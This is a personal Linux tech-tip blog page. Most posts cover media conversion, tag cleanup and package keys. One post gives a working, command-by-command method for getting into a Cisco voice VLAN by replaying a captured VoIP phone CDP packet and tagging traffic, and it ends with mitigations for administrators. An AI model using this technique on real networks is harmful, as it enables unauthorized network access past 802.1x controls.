Posted by admin on June 20, 2014 under Tech Tips | 
A while back, I wanted to find a tool that would go through my entire collection of MP3’s and remove all the extra ID3 tags I didn’t want. For example, when I purchase music from Amazon, Rhapsody, and other online music stores, there are a number of tags in the files that track things like the purchase date and sales transaction ID’s. I also like to get rid of annoying comments and other hidden tags that most editors won’t even show you.
In my search for a tool, I came across this very useful post outlining a similar project. In the authors quest to do the same thing, he came up with a shell script that searches for all MP3 files, and removes tags that are not in his list of “good” tags. I usually don’t like to rehash the work someone else has done, but since I use his script so often, I thought it would be useful to repost it with only minor modifications.
Prerequisite: Install eyeD3
The script requires the eyeD3 tag editor to parse and manipulate the tag data. So be sure to install eyeD3, which should be available in your favorite Linux repository.
sudo apt-get install eyed3
Save and Modify Script
Save the following script as strip-tags.sh somewhere in your executable path.
#!/bin/bash
# Script name: strip-tags.sh
# Original Author: Ian of DarkStarShout Blog
# Site: http://darkstarshout.blogspot.com/
# Options slightly modified to liking of SavvyAdmin.com

oktags="TALB APIC TCON TPE1 TPE2 TPE3 TIT2 TRCK TYER TCOM TPOS"

indexfile=`mktemp`

#Determine tags present:
find . -iname "*.mp3" -exec eyeD3 --no-color -v {} ; > $indexfile
tagspresent=`sort -u $indexfile | awk -F): '/^<.*$/ {print $1}'
| uniq | awk -F)> '{print $1}' | awk -F( '{print $(NF)}'
| awk 'BEGIN {ORS=" "} {print $0}'`

rm $indexfile

#Determine tags to strip:
tostrip=`echo -n $tagspresent $oktags $oktags
| awk 'BEGIN {RS=" "; ORS="n"} {print $0}' | sort | uniq -u
| awk 'BEGIN {ORS=" "} {print $0}'`

#Confirm action:
echo
echo The following tags have been found in the mp3s:
echo $tagspresent
echo These tags are to be stripped:
echo $tostrip
echo
echo -n Press enter to confirm, or Ctrl+C to cancel...
read dummy

#Strip 'em
stripstring=`echo $tostrip
| awk 'BEGIN {FS="n"; RS=" "} {print "--set-text-frame=" $1 ": "}'`

# First pass copies any v1.x tags to v2.3 and strips unwanted tag data.
# Second pass removes v1.x tags, since I don't like to use them.
# Without --no-tagging-time-frame, a new unwanted tag is added.  :-)

find . -iname "*.mp3"
-exec eyeD3 --to-v2.3 --no-tagging-time-frame $stripstring {} ;
-exec eyeD3 --remove-v1 --no-tagging-time-frame {} ;

echo "Script complete!"
|
To run the script, just execute it from the top level parent directory.
cd ~/Music/

strip-tags.sh
I really didn’t change a whole lot from the original, only making slight tweaks to eyeD3 options. For example, I removed colors from the eyeD3 output when creating the first list of tags, and added a line to remove v1.x ID3 tags since I don’t like to keep them around.
Be sure to edit the list of good tags identified by the “okaytags” variable. My preferred list includes the following:
oktags="TALB APIC TCON TPE1 TPE2 TPE3 TIT2 TRCK TYER TCOM TPOS"
|
TALB - Album/Movie/Show title

APIC - Attached picture (Album Art)

TCON - Content type (Genre)

TPE1 - Lead performer(s)/Soloist(s)

TPE2 - Band/orchestra/accompaniment

TPE3 - Conductor/performer refinement

TIT2 - Title/songname/content description

TRCK - Track number/Position in set

TYER - Year

TCOM - Composer

TPOS - Part of a set
Enjoy!
Posted by admin on June 15, 2013 under Tech Tips |
There’s a number of reasons why someone would want to gain unauthorized access to your network’s voice VLAN, and as you can guess, none of them are any good. By strategically replaying CDP packets used by Cisco VoIP phones, and configuring your computer’s NIC to use 802.1q tagged packets, you can gain full network access on a Cisco switch port configured with a Voice VLAN. Yes… even those protected by 802.1x authentication. In the following how-to, we’ll demonstrate how exploit this behavior using Linux and freely available open source software.
Prerequisites
First, install two packages from your repositories. The vlan package adds a kernel module required for 802.1q VLAN tagging and the vconfig tool used to configure VLAN sub-interfaces. tcpreplayis a packet injection utility that we will use to replay CDP packets into the network from a pcap file.
sudo apt-get install vlan tcpreplay

sudo modprobe 8021q
The second command loads the 8021q kernel module. If you want the module loaded at boot-up, remember to add it to /etc/modules or the appropriate file for your GNU/Linux distribution.
Discover Voice-enabled Switch Port Information
Plug into the switched network, bypassing the VoIP phone, and perform a packet capture to inspect the switches CDP announcements. If the switch port is configured with a Voice VLAN, the configured VLAN identifier will be advertised. From our output below, the switch says we are plugged into port number FastEthernet0/24 and the Voice VLAN number is 64.
sudo tcpdump -s 0 -c 1 -ni eth0 ether host 01:00:0c:cc:cc:cc

17:17:13.215645 CDPv2, ttl: 180s, checksum: 692 (unverified), length 404

Device-ID (0x01), length: 26 bytes: 'labswitch.example.com'

Version String (0x05), length: 186 bytes:

Cisco IOS Software, C2960 Software (C2960-LANBASEK9-M), Version 12.2(50)SE1, RELEASE SOFTWARE (fc2)

Copyright (c) 1986-2009 by Cisco Systems, Inc.

Compiled Mon 06-Apr-09 08:36 by amvarma

Platform (0x06), length: 21 bytes: 'cisco WS-C2960-24PC-L'

Address (0x02), length: 13 bytes: IPv4 (1) 10.1.1.1

Port-ID (0x03), length: 16 bytes: 'FastEthernet0/24'

Capability (0x04), length: 4 bytes: (0x00000028): L2 Switch, IGMP snooping

Protocol-Hello option (0x08), length: 32 bytes:

VTP Management Domain (0x09), length: 9 bytes: 'LABVTP'

Native VLAN ID (0x0a), length: 2 bytes: 1

Duplex (0x0b), length: 1 byte: full

ATA-186 VoIP VLAN request (0x0e), length: 3 bytes: app 1, vlan 64

AVVID trust bitmap (0x12), length: 1 byte: 0x00

AVVID untrusted ports CoS (0x13), length: 1 byte: 0x00

Management Addresses (0x16), length: 13 bytes: IPv4 (1) 10.1.1.1

unknown field type (0x1a), length: 12 bytes:

0x0000: 0000 0001 0000 0000 ffff ffff
Capture a Sample VoIP phone CDP Packet
Plug the Cisco VoIP phone back into the switch port and wait for it to come back online. Plug your laptop back into the data port of the phone in your typical daisy-chain topology. Use tcpdump again to capture a single CDP packet, saving it to a capture file. If you’re plugged into the phone, the only CDP packets you should see are those sent by the phone. These CDP packets should be neatly constructed with all of the appropriate voice VLAN values. From the switches perspective (and network administrators monitoring CDP tables), it will look exactly as if a phone is connected to the port, down to the phone model and serial number. ?
The following tcpdump filter looks for the CDP destination MAC address, stops after one packet, and saves it to a file called cdp-packet.cap. You will use this CDP packet capture file in your replay attack.
sudo tcpdump -s 0 -w cdp-packet.cap -c 1 -ni eth0 ether host 01:00:0c:cc:cc:cc

tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 65535 bytes

1 packets captured

1 packets received by filter

0 packets dropped by kernel
Verify the CDP packet details by reading the capture file with tcpdump. The following shows that everything is in order, including the VoIP VLAN Request for VLAN 64, which highlighted below.
sudo tcpdump -vr cdp-packet.cap

reading from file cdp-packet.cap, link-type EN10MB (Ethernet)

09:44:42.263551 CDPv2, ttl: 180s, checksum: 692 (unverified), length 125

Device-ID (0x01), length: 15 bytes: 'SEP0015626A51E9'

Address (0x02), length: 13 bytes: IPv4 (1) 10.1.64.10

Port-ID (0x03), length: 6 bytes: 'Port 2'

Capability (0x04), length: 4 bytes: (0x00000490): L3 capable

Version String (0x05), length: 12 bytes:

P00308010100

Platform (0x06), length: 19 bytes: 'Cisco IP Phone 7940'

Native VLAN ID (0x0a), length: 2 bytes: 1

Duplex (0x0b), length: 1 byte: full

ATA-186 VoIP VLAN request (0x0e), length: 3 bytes: app 1, vlan 64

AVVID trust bitmap (0x12), length: 1 byte: 0x00

AVVID untrusted ports CoS (0x13), length: 1 byte: 0x00
Replay CDP Packets to Spoof a Cisco VoIP Phone
You’ll want to unplug the phone from the switch and plug your computer into the switch port directly. Using the tcpreplay command, you can read and inject the contents of the packet capture file from the previous step, effectively spoofing the Cisco VoIP phone. When the switch receives this packet, the voice VLAN will be available to use.
sudo tcpreplay -i eth0 cdp-packet.cap

Actual: 1 packets (147 bytes) sent in 0.06 seconds

Rated: 2450.0 bps, 0.02 Mbps, 16.67 pps

Statistics for network device: eth0

Attempted packets: 1

Successful packets: 1

Failed packets: 0

Retried packets (ENOBUFS): 0

Retried packets (EAGAIN): 0
Once the Voice VLAN is enabled, you will only have a limited amount of time to use it. A typical Cisco phone will send a CDP packet every 60 seconds, so you can simulate this behavior by running your command in a timed loop. I prefer to use the watch command, and leave it running in a terminal until it’s no longer needed. Using the command below, the CDP packet will be replayed every 60 seconds.
sudo watch -n 60 "tcpreplay -i eth0 cdp-packet.cap"
Access Voice VLAN with 802.1q Sub-interface
In order for you to access the voice VLAN, you must add a sub-interface for eth0 using the vconfig command. The following example uses vconfig to add a sub-interface that tags packets to access VLAN 64. The sub-interface will be named eth0.64 as shown below.
sudo vconfig add eth0 64

Added VLAN with VID == 64 to IF -:eth0:-
ifconfig eth0.64

eth0.64 Link encap:Ethernet HWaddr 00:26:b9:bc:5b:68

BROADCAST MULTICAST MTU:1500 Metric:1

RX packets:95 errors:0 dropped:0 overruns:0 frame:0

TX packets:0 errors:0 dropped:0 overruns:0 carrier:0

collisions:0 txqueuelen:0

RX bytes:4370 (4.3 KB) TX bytes:0 (0.0 B)
At this point you can access the VLAN in any fashion you see fit. For example, you can obtain an IP address via DHCP and test communication by pinging your default gateway as shown below.
sudo dhclient3 eth0.64

Listening on LPF/eth0.64/00:26:b9:bc:5b:68

Sending on LPF/eth0.64/00:26:b9:bc:5b:68

Sending on Socket/fallback

DHCPDISCOVER on eth0.64 to 255.255.255.255 port 67 interval 3

DHCPOFFER of 10.1.64.11 from 10.1.64.5

DHCPREQUEST of 10.1.64.11 on eth0.64 to 255.255.255.255 port 67

DHCPACK of 10.1.64.11 from 10.1.64.5

bound to 10.1.64.11 -- renewal in 35707 seconds.
ping -c 4 10.1.64.1

PING 10.1.64.1 (10.1.64.1) 56(84) bytes of data.

64 bytes from 10.1.64.1: icmp_seq=1 ttl=64 time=2.88 ms

64 bytes from 10.1.64.1: icmp_seq=2 ttl=64 time=2.85 ms

64 bytes from 10.1.64.1: icmp_seq=3 ttl=64 time=2.84 ms

64 bytes from 10.1.64.1: icmp_seq=4 ttl=64 time=2.30 ms
--- 10.1.64.1 ping statistics ---

4 packets transmitted, 4 received, 0% packet loss, time 3005ms

rtt min/avg/max/mdev = 2.303/2.721/2.888/0.244 ms
Mitigation… Aww, Bummer…
Unfortunately, there is currently no way to prevent this method of unauthorized voice VLAN access. Remember, this “vulnerability” is really just a limitation of the voice VLAN negotiation process. It’s not new (see the following Cisco security bulletin from 2005), but I suspect it will become a bigger problem as more organizations begin to deploy VoIP with little thought going into layered defenses and access protection.
However, for network administrators that wish to limit the threat associated to unauthorized voice VLAN access, consider the following recommendations.
1. Enable security features that prevent layer-2/3 man-in-the-middle and other nefarious attacks. DHCP Snooping, Dynamic ARP Inspection, Port-Security, and IP Source Guard will help in keeping attackers from intercepting voice traffic, and a number of other threats associated with layer-2/3 spoofing.
2. Add VLAN access lists and Layer-3 boundary ACL’s limiting clients on the Voice VLAN to access only resources required for VoIP functionality. By limiting voice VLAN communication to the minimum required protocols and port numbers, you will greatly reduce the attack surface for the rest of your network.
3. Apply QoS policies that limit the effects of attempted Denial of Service attacks against the VoIP infrastructure. Auto QoS and even simple Storm Control features can help limit traffic, and actively notify administrators of abnormal traffic patterns.
4. Protect your IP telephony system at the application layer by requiring VoIP phone authentication and encryption.
There are some really cool projects dedicated to exploiting this vulnerability and similar weaknesses by other manufacturers. One such tool called VoIP Hopper completely automates the above process. It even comes with it’s own built-in DHCP client, and is kind enough to automatically generate pre-constructed CDP packets for you.
I hope you have found this tutorial useful. Feel free to add comments, suggestions, or drop me an email for confidential questions!
Posted by admin on February 21, 2013 under Tech Tips |
If you have a source video file encoded with an AC3 Dolby Digital audio stream, you can extract the audio in it’s native format using FFMpeg.
The following example shows how to identify the available audio streams of the file video.avi. Just use ffmpeg without any output options, and you can see there are two streams (0.0 and 0.1), the second is AC3 audio.
ffmpeg -i video.avi

Input #0, avi, from 'video.avi':

Duration: 01:17:57.64, start: 0.000000, bitrate: 1587 kb/s

Stream #0.0: Video: mpeg4, yuv420p, 672x576 (snipped for brevity)

Stream #0.1: Audio: ac3, 48000 Hz, 5.1, s16, 448 kb/s

At least one output file must be specified
The following command will extract the AC3 audio stream to a file called audio.ac3.
ffmpeg -i video.avi -acodec copy audio.ac3

Input #0, avi, from 'video.avi':

Duration: 01:17:57.64, start: 0.000000, bitrate: 1587 kb/s

Stream #0.0: Video: mpeg4, yuv420p, 672x576 (snipped for brevity)

Stream #0.1: Audio: ac3, 48000 Hz, 5.1, s16, 448 kb/s

Output #0, ac3, to 'audio.ac3':

Stream #0.0: Audio: ac3, 48000 Hz, 5.1, s16, 448 kb/s

Stream mapping:

Stream #0.1 -> #0.0

Press [q] to stop encoding

size= 255799kB time=4677.51 bitrate= 448.0kbits/s

video:0kB audio:255799kB global headers:0kB muxing overhead 0.000000%
Verify the file was created. The output below shows that this stream is about 250Mb.
ls -lh audio.ac3

-rw-r--r-- 1 username gmendoza 250M 2010-02-21 09:47 audio.ac3
You can now use ffmpeg again to show that audio.ac3 only contains the ac3 audio stream.
ffmpeg -i audio.ac3

Input #0, ac3, from 'audio.ac3':

Duration: 01:17:57.46, bitrate: 448 kb/s

Stream #0.0: Audio: ac3, 48000 Hz, 5.1, s16, 448 kb/s

At least one output file must be specified
Now that you have extracted the audio stream, you can do anything you wish with it. Enjoy.
Posted by admin on September 19, 2012 under Tech Tips |
If you would like to copy a DVD to an XviD video file using Linux, doing so from the command line offers a number of flexibility benefits over many graphical tools. Two fantastic tools for the job are lsdvd and mencoder. I like lsdvd because it provides a great deal of information in an easy to read format, and mencoder is just a phenomenal tool for multimedia encoding.
There are some pre-requisite applications you need in order to follow along. Be sure to install mplayer, mencoder, lsdvd, lame, and if your DVD’s are encrypted, the libdvdcss2 libraries. If using Ubuntu, Debian, etc, then all are available in the repositories, except libdvdcss2 which is available in the Medibuntu repositories.
Quick XviD Encoding Examples (For the Impatient)
In the following examples, we’ll use mencoder with the most basic of options, allowing mencoder to decide which video and audio streams to use. Mencoder’s choice may not be what you want, and the audio will also be converted to a high quality VBR stereo MP3. Adjust any settings as you see fit.
Single-Pass Encoding
Fixed Quantizer Value of 4 (Good quality, decent file size)
mencoder dvd:// -oac mp3lame -lameopts q=0:aq=0

-ovc xvid -xvidencopts fixed_quant=4:autoaspect -o video.avi
Fixed Quantizer Value of 2 (High quality, larger file size)
mencoder dvd:// -oac mp3lame -lameopts q=0:aq=0

-ovc xvid -xvidencopts fixed_quant=2:autoaspect -o video.avi
Two Pass Encoding
Pass 1: (no need for audio or quality settings such as bitrate)
mencoder dvd:// -nosound -passlogfile pass1.log

-ovc xvid -xvidencopts pass=1:turbo:autoaspect -o /dev/null
Pass 2 Option 1: (VBR ~ 1500 kbps)
mencoder dvd:// -oac mp3lame -lameopts q=0:aq=0 -passlogfile pass1.log

-ovc xvid -xvidencopts pass=2:autoaspect:bitrate=1500 -o video.avi
Pass 2 Option 2: (VBR ~ Restrict final video size to 1.5 Gb)
mencoder dvd:// -oac mp3lame -lameopts q=0:aq=0 -passlogfile pass1.log

-ovc xvid -xvidencopts pass=2:autoaspect:bitrate=-1500000 -o video.avi
Basic Source Selection Examples
If you are copying a DVD directly from a physical disc as the examples throughout this post will assume, the following two examples will work. The first automatically selects title 1, and the second specifies title 2.
mencoder dvd:// (other options)

mencoder dvd://2 (other options)
If you’re encoding a DVD from an ISO or similar image file, or have the contents of a DVD extracted to directory, use the -dvd-device option as shown below.
mencoder dvd:// -dvd-device video.iso (other options)

mencoder dvd:// -dvd-device /path/to/dvd_directory/ (other options)
Basic Audio Examples
To encode the selected audio stream to a high quality VBR stereo MP3 format.
mencoder dvd:// -oac mp3lame -lameopts q=0:aq=0 (other options)
If the source audio stream is encoded as AC3 or DTS 5.1 (6 Channels), you can simply copy the stream, but remember to specify 6 channels. The default is 2.
mencoder dvd:// -oac copy -channels 6 (other options)
To exclude all sound, which is useful for the first pass of a two-pass job, or if you prefer to multiplex the audio later, use the -nosound option.
mencoder dvd:// -nosound (other options)
Gathering Source Video Information for Informed Encoding Decisions
First you should identify which DVD title tracks are available, so you can determine which one you want to copy. Most DVDs will place the movie as the first track, but you may not always be that lucky. You can use lsdvd to list the number of titles, chapters, and audio tracks on your DVD.
lsdvd /dev/dvd

Disc Title: DVD_TITLE

Title: 01, Length: 01:26:08.200 Chapters: 13, Cells: 13, Audio streams: 02, Subpictures: 01

Title: 02, Length: 00:02:01.120 Chapters: 01, Cells: 01, Audio streams: 02, Subpictures: 01

Title: 03, Length: 00:02:26.120 Chapters: 01, Cells: 01, Audio streams: 02, Subpictures: 01

Longest track: 01
In the example above, we found that Title 01 is the longest at 1 hour 26 minutes, has 13 chapters and 2 audio streams.
Use lsdvd again to gather additional information about video properties of this specific title.
lsdvd -v -t 1 /dev/dvd

Disc Title: DVD_TITLE

Title: 01, Length: 01:26:08.200 Chapters: 13, Cells: 13, Audio streams: 02, Subpictures: 01

VTS: 01, TTN: 01, FPS: 25.00, Format: PAL, Aspect ratio: 4/3, Width: 720, Height: 576, DF: ?
From the output above, we see that this video is in the PAL format at 25.00 frames per second and an aspect ratio of 4/3. Use mplayer to play this title and verify it’s the one you want.
mplayer dvd://1
Gathering Source Audio Information
Use lsdvd to give you more detail on the available audio streams for the title you’re working on.
lsdvd -a -t 1 /dev/dvd

Disc Title: DVD_TITLE

Title: 01, Length: 01:26:08.200 Chapters: 13, Cells: 13, Audio streams: 02, Subpictures: 01

Audio: 1, Language: nl - Nederlands, Format: ac3, Frequency: 48000, Quantization: drc, Channels: 2, AP: 0, Content: Undefined, Stream id: 0x80

Audio: 2, Language: en - English, Format: ac3, Frequency: 48000, Quantization: drc, Channels: 2, AP: 0, Content: Undefined, Stream id: 0x81
The output above shows that there are two audio streams, both AC3 Dolby Digital, however only the second one is in English. Mencoder and mplayer allow you to specify your desired audio stream by language as shown in the following example.
mencoder dvd://1 -alang eng (other options)
If your source has multiple English streams, you can specify which particular audio ID (aid) you want. Mplayer can be used to display all available audio identifiers of a DVD. The following command is a little long but it should serve you well.
mplayer dvd://1 -identify -frames 0 -vo null 2>&1 | grep aid

audio stream: 0 format: ac3 (stereo) language: nl aid: 128.

audio stream: 1 format: ac3 (stereo) language: en aid: 129.
From the output above, the English AC3 audio stream we want is identified by aid 129. It can be specified when using mplayer and mencoder as shown below.
mencoder dvd://1 -aid 129 (other options)
Advanced Single-Pass XviD Encoding
As mentioned before, you can encode your video using a single-pass fixed quantizer mode. It may not be as efficient in size and quality as opposed to a two-pass method, but it can save some time and complexity. Here’s the more advanced encoding options I tend to use for virtually all of my XviD encoding jobs, coupled with the information we gathered from above. A fixed_quant value between 2 and 4 work very well. The lower the number the higher the quality and larger the resulting file size.
mencoder dvd://1 -alang eng -oac mp3lame -lameopts q=0:aq=0

-ovc xvid -xvidencopts fixed_quant=4:autoaspect:max_key_interval=25:

vhq=2:bvhq=1:trellis:hq_ac:chroma_me:chroma_opt:quant_type=mpeg

-o video.avi
I added a number of quality settings as discussed both in the mencoder man page and this useful link here.
One option that seems to lack a lot of documentation is the max_key_interval setting. It influences the seekability of the encoded video. By default, the max_key_interval is set to a value of 250, which adds an I-frame at a maximum interval of 250 frames. This equates to approximately every 10 seconds depending on the frame rate of your source video. I like to set the value to 25 which is pretty low and results in a slightly larger file, but provides a seek accuracy of about 1 second. That’s just my preference, so feel free to change it as you wish.
Advanced Two-Pass XviD Encoding
Using the same advanced XviD encoding options as above, here’s what a two pass encoding job would look like.
mencoder dvd:// -nosound -passlogfile pass1.log

-ovc xvid -xvidencopts pass=1:turbo:autoaspect:vhq=0:max_key_interval=25

-o /dev/null
mencoder dvd:// -oac mp3lame -lameopts q=0:aq=0 -passlogfile pass1.log

-ovc xvid -xvidencopts pass=2:autoaspect:max_key_interval=25:bitrate=1500:

vhq=2:bvhq=1:trellis:hq_ac:chroma_me:chroma_opt:quant_type=mpeg -o video.avi
Cropping Black Borders
If your video source has black borders, you can crop them out to reduce the overall size of your video. For example, you video may resemble the following diagram.

Video with black borders
These borders can be cropped with a video filter -vf crop=w:h:x:y where w, h, x and y are the width, height, x and y coordinates. To help determine which crop values are appropriate, first play your video with mplayer using the -vf cropdetect option, and seek through the movie to bright points of the movie where the black borders are clearly visible. Dark opening scenes may give you inaccurate edge readings.
mencoder dvd:// -vf cropdetect

(snipped for brevity)

[CROP] Crop area: X: 6..711 Y: 0..575 (-vf crop=704:576:8:0).0 0

[CROP] Crop area: X: 6..711 Y: 0..575 (-vf crop=704:576:8:0).0 0

[CROP] Crop area: X: 6..711 Y: 0..575 (-vf crop=704:576:8:0).0 0

[CROP] Crop area: X: 6..711 Y: 0..575 (-vf crop=704:576:8:0).0 0

[CROP] Crop area: X: 6..711 Y: 0..575 (-vf crop=704:576:8:0).0 0
Copy the values that mplayer displays in the background terminal as the example above shows and use them like the following.
mencoder dvd:// -vf crop=704:576:8:0 (other options)
Conclusion
I hope this post provides you with detail that helps you with your DVD encoding endeavors. Please feel free to post your comments, questions and tips. If needed, I’ll adjust the post to include your valuable input!
Posted by admin on February 13, 2010 under Tech Tips |
3gp is the container format used when recording video with many mobile phones, which can be a pain when trying to view them using a number of multimedia players. Fortunately, converting videos from 3gp to XviD AVI is easy with FFmpeg.
Usually, there’s not much to the quality of these types of source video files, so many of the more complex video and audio options aren’t needed. A simple FFmpeg command that retains as much quality as possible would look like the following.
ffmpeg -i video.3gp -acodec libmp3lame -vcodec libxvid -qscale 2 -f avi video.avi
Posted by admin on December 15, 2009 under Tech Tips |
Previously, I described how to Extract Audio from Video Files to WAV using Mplayer. Another method using FFmpeg instead of Mplayer was also pointed out in the post titled Add Stereo Audio Tracks to MKV Files, and I figured it would be useful to outline the quick one-step process in a post all by itself.
Here’s an example of extracting the audio from a video file called video.mkv and saving it to a file called audio.wav. This very well could have been an AVI, MPEG, or any other video format that FFmpeg can decode.
ffmpeg -i video.mkv -acodec pcm_s16le -ac 2 audio.wav
It should also be mentioned that your source video file may have multiple audio channels or streams. For example, you may have both English AC3 and DTS channels, but you may also have other audio streams for other languages, directors comments, etc. If you want more control over which stream you are using, first identify them all with ffmpeg.
ffmpeg -i video.mkv

[snipped for brevity]

Input #0, matroska, from 'video.mkv':

Duration: 01:30:38.78, start: 0.000000, bitrate: N/A

Stream #0.0(eng): Video: h264, yuv420p, 1280x720, PAR 1:1 DAR 16:9, 23.98 tbr, 1k tbn, 47.95 tbc

Stream #0.1(eng): Audio: ac3, 48000 Hz, 5.1, s16

Stream #0.2(eng): Subtitle: 0x0000

Stream #0.3(heb): Audio: mp3, 48000 Hz, stereo, s16

Stream #0.4(heb): Subtitle: 0x0000

Stream #0.5: Attachment: 0x0000

Stream #0.6: Attachment: 0x0000

At least one output file must be specified
From the example above, you see that Stream #0.0 is labeled as being an English video stream with h264 encoding. Stream #0.1 and #0.3 are both audio streams, but #0.1 is English AC3 5.1 and #0.3 is Hebrew MP3 stereo. Simply reference the stream id with the -map option in the following format.
ffmpeg -i video.mkv -map 0:1 -acodec pcm_s16le -ac 2 audio.wav

[snipped for brevity]

Output #0, wav, to 'audio.wav':

Stream #0.0(eng): Audio: pcm_s16le, 48000 Hz, stereo, s16, 1536 kb/s

Stream mapping:

Stream #0.1 -> #0.0

[snipped for brevity]
Now that you have a PCM WAV file, you can manipulated it however you like, e.g. encode to MP3, OGG, FLAC, etc.
lame -V0 -q0 --vbr-new audio.wav audio.mp3

oggenc -q6 audio.wav

flac audio.wav
Posted by admin on December 13, 2009 under Tech Tips |

The following outlines the process of dynamically adding a blockquote message at the top of any post you have flagged as being “outdated”. Over time, your posts can become outdated or even completely inaccurate, especially if you’re running a tech blog, since software constantly changes. This will help warn readers that there may be issues with the post in it’s current condition.
I did some digging around and couldn’t find an official plugin that took care of this. I did however stumble across a blog post by Trey Piepmeier that helped me understand a fairly straight forward method of doing it yourself. I typically don’t like to rehash work someone has already discussed, but I figured it would help to give a little more detail for those interested. Depending on your PHP and WordPress theme modification skills, you can change this however you like.
PLEASE MAKE A BACKUP OF YOUR THEME BEFORE CHANGING ANYTHING.
You can place the following PHP “if” condition just BELOW the code referencing your post title and ABOVE the code referencing your post content. The get_post_meta() function assigns the $status variable with the value of a custom field you will later define as “outdated”. If it matches, then a blockquote message will be printed, otherwise it will be skipped and the post will continue as normal.
WARNING! THIS POST HAS BEEN MARKED AS OUTDATED!
Enter some useful message here about the article being old.
Depending on your theme, this can typically be done in your themes index.php and single.phpfiles, but you should also update any other you use to publish posts from.

Then, all you need to do is edit any of your outdated posts and add a custom field with the name of “status” and a value of “outdated” without any quotes and your work is complete.
An example of what this might look like on your blog is shown below.
Please feel free to leave comments, suggestions or concerns. A great deal of help on figuring this out was also provided in the #Wordpress IRC channel on irc.freenode.net. If you find yourself in a pickle, there’s always someone there willing to help you out.
Posted by admin on December 9, 2009 under Tech Tips |
If you’re running the Gnome desktop environment and would like to have GnuPG context menu options in Nautilus to encrypt, decrypt, and digitally sign files, simply install the Seahorse plugins package available in your favorite Linux distribution repositories. If using Debian or Ubuntu, it’s as easy as an apt-get install.
sudo apt-get install seahorse-plugins


After installing the package, go to System -> Preferences -> Encryption and Keyrings, select a default key to use and decide whether you want to include your own key by default when encrypting files. This is sometimes a good idea if you ever want to open a file you encrypted to someone else. Below are some screenshots of the Seahorse preferences.
Here are some screen shots of the context menu options that appear when you right click on files in Nautilus.



When you choose to encrypt a file, you can select as many public keys as you’d like. Here’s an example of the dialogue.
Using PGP has never been easier. There are still some improvements to the UI I would like to see completed, but overall the most important features are there.
Posted by admin on December 1, 2009 under Tech Tips |
When adding third party software repositories to your APT sources list, you can easily download a referenced PGP key to your APT keyring using the advanced options of the apt-key utility.
For example, if you are adding a third party repository that references the PGP key ID of 6E80C6B7, the following will work as long as the key has been uploaded to a keyserver.
sudo apt-key adv --keyserver keyserver.ubuntu.com --recv-keys 6E80C6B7

gpg: requesting key 6E80C6B7 from hkp server keyserver.ubuntu.com

gpg: key 6E80C6B7: public key "Launchpad PPA for Banshee Team" imported

gpg: no ultimately trusted keys found

gpg: Total number processed: 1

gpg: imported: 1 (RSA: 1)
Typically, instructions on adding repositories give readers a two or three step process that involves apt-key reading a key from a text file or piped from a wget command. The above just cuts all that nonsense out.
The apt-key man page is a bit bare, but there are a few other options you might find interesting that are only mentioned in the commands help output.
apt-key

Usage: apt-key [command] [arguments]
Manage apt's list of trusted keys
apt-key add - add the key contained in ('-' for stdin)

apt-key del - remove the key

apt-key export - output the key

apt-key exportall - output all trusted keys

apt-key update - update keys using the keyring package

apt-key net-update - update keys using the network

apt-key list - list keys

apt-key finger - list fingerprints

apt-key adv - pass advanced options to gpg (download key)
Posted by admin on November 11, 2009 under Tech Tips |
If you have a video vile that you wish to convert and burn to DVD, you can do so from a Linux command line very easily. We will use FFmpeg for the video conversion, DVDAuthor to create the DVD file system structure, and Growisofs to burn the DVD.
Using FFmpeg, simply specify your input file, the target format, resolution and an output file name. While the following is an over simplified example, it will more than likely work very nicely in most scenarios. The source video file is movie.avi, the target will be formatted for NTSC, and a standard DVD resolution of 720×480 will be used to create a new video file called movie.mpg. There are many additional options that FFMpeg can use to increase quality, so be sure to check out the documentation.
